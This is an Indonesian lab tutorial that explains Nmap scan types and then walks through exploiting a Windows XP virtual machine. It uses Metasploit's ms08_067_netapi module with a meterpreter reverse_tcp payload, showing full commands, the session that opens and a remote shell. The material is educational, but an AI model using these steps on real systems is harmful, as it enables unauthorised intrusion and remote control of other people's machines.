


Ethical Hacking praktek

Pergunakan dengan bijak

- ▶ Ingat setiap system memiliki kelemahan
- ▶ Seaman-amannya system tidak ada yang aman
- ▶ Tapi bukan berarti mudah di jebol
- ▶ Sebagai seorang Admin keamanan tidak hanya pada system tetapi keamanan terhadap jaringan pun juga harus di lakukan.
- ▶ Nmap adalah tool bisa untuk kejahatan bisa juga untuk Admin mengontrol system.

- 
- Nmap (“Network Mapper”) adalah sebuah tool open source berguna untuk eksplorasi dan audit keamanan jaringan. Ia dirancang untuk memeriksa jaringan besar secara cepat, meskipun ia dapat pula bekerja terhadap host tunggal. Nmap menggunakan paket IP raw dalam cara yang canggih untuk menentukan host mana saja yang tersedia pada jaringan, layanan (nama aplikasi dan versi) apa yang diberikan, sistem operasi (dan versinya) apa yang digunakan, apa jenis firewall/filter paket yang digunakan, dan sejumlah karakteristik lainnya.



❑ -sS (TCP SYN Scan)

Teknik ini seringkali diacu sebagai pemeriksaan setengah terbuka (half-open scanning), karena tidak membuka seluruh koneksi TCP. Anda mengirim sebuah paket SYN, seperti anda ingin melakukan koneksi sesungguhnya dan kemudian menunggu tanggapan.

SYN scan merupakan opsi scan baku dan terpopuler dengan alasan yang baik. Ia dapat dilakukan dengan cepat, memeriksa ribuan port per detik pada jaringan yang cepat tidak dihalangi oleh firewall yang membatasi. Scan SYN relatif tidak mengganggu dan tersembunyi, karena ia tidak pernah melengkapi koneksi TCP. Ia juga bekerja terhadap stack TCP yang sesuai alih-alih tergantung pada platform khusus sebagaimana scan FIN/NULL/Xmas, Maimon dan idle



❑ -sT (TCP connect scan)

- ▶ Ketika tersedia SYN scan, ia merupakan pilihan yang lebih baik. Nmap kurang memiliki kendali atas call connect daripada paket raw, membuatnya kurang efisien. System call membuat koneksi lengkap untuk membuka port target daripada membuat reset setengah-terbuka (half-open reset) yang dilakukan SYN scan. Hal ini tidak saja lebih lambat dan membutuhkan lebih banyak paket untuk memperoleh informasi yang sama, namun juga mesin target kemungkinan mencatat koneksi.
- ▶ Scan TCP connect merupakan jenis scan baku TCP ketika scan SYN tidak dapat digunakan. Hal ini terjadi ketika user tidak memiliki privilege untuk paket raw atau ketika melakukan pemeriksaan jaringan IPv6. Alih-alih menulis paket raw sebagaimana dilakukan jenis scan lainnya, Nmap meminta SO membuat koneksi dengan mesin target dan port dengan memberikan system call connect.

Menggunakan Nmap

- ▶ Kita testing hack xp melalui os virtual
- ▶ Tahap-tahapnya ikuti saja

1

- ▶ Pertama kita memilih target dan cari terlebih dahulu ipnya bisa menggunakan ip scanner atau aplikasi sejenisnya.
- ▶ Kedua kita scan dahulu port mana yang terbuka dengan perintah
nmap -n -sV 172.16.7.128 (ikuti dulu)

```
root@kali:~# nmap -n -sV 172.16.1.128

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-03-26 00:18 EDT
Nmap scan report for 172.16.1.128
Host is up (0.0026s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:DA:48:3F (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

2

- ▶ Cek port 445 pada windows biasanya ini di gunakan untuk service sharing
- ▶ Setelah itu ketikan msfconsole

```
http://metasploit.com

Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.12.22-dev ]
+ -- --=[ 1577 exploits - 906 auxiliary - 272 post ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > █
```

- ▶ Use exploit/windows/smb/ms08_067_netapi

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > █
```


- ▶ Kalau sudah kita tembak ip target dengan mengetik
set RHOST 172.16.1.128
- ▶ Selanjutnya
set payload windows/meterpreter/reverse_tcp
- ▶ Selanjutnya
Set LHOST 172.16.1.130
set LPORT 6666
- ▶ Terakhir exploit

```
msf exploit(ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	The SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWS

```
Exploit target:
```

Id	Name
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > set RHOST 172.16.1.128
```

```
RHOST => 172.16.1.128
```

```
msf exploit(ms08_067_netapi) > 
```

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(ms08_067_netapi) > 
```

```
msf exploit(ms08_067_netapi) > set RHOST 172.16.1.128
RHOST => 172.16.1.128
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 172.16.1.130
LHOST => 172.16.1.130
msf exploit(ms08_067_netapi) > set LPORT 6666
LPORT => 6666
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 172.16.1.130:6666
[*] 172.16.1.128:445 - Automatically detecting the target...
[*] 172.16.1.128:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 172.16.1.128:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 172.16.1.128:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 172.16.1.128
[*] Meterpreter session 1 opened (172.16.1.130:6666 -> 172.16.1.128:1086) at 201
7-03-26 01:57:37 -0400

meterpreter > 
```

- ▶ Udah bisa kaya gini coba tes
- ▶ 1. sysinfo
- ▶ 2. ipconfig
- ▶ 3. shell

```
meterpreter > sysinfo
Computer       : RONI-BBB13EA390
OS             : Windows XP (Build 2600, Service Pack 3).
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/win32
```

```
Interface 2
=====
Name       : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:da:48:3f
MTU        : 1500
IPv4 Address : 172.16.1.128
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > shell
Process 920 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```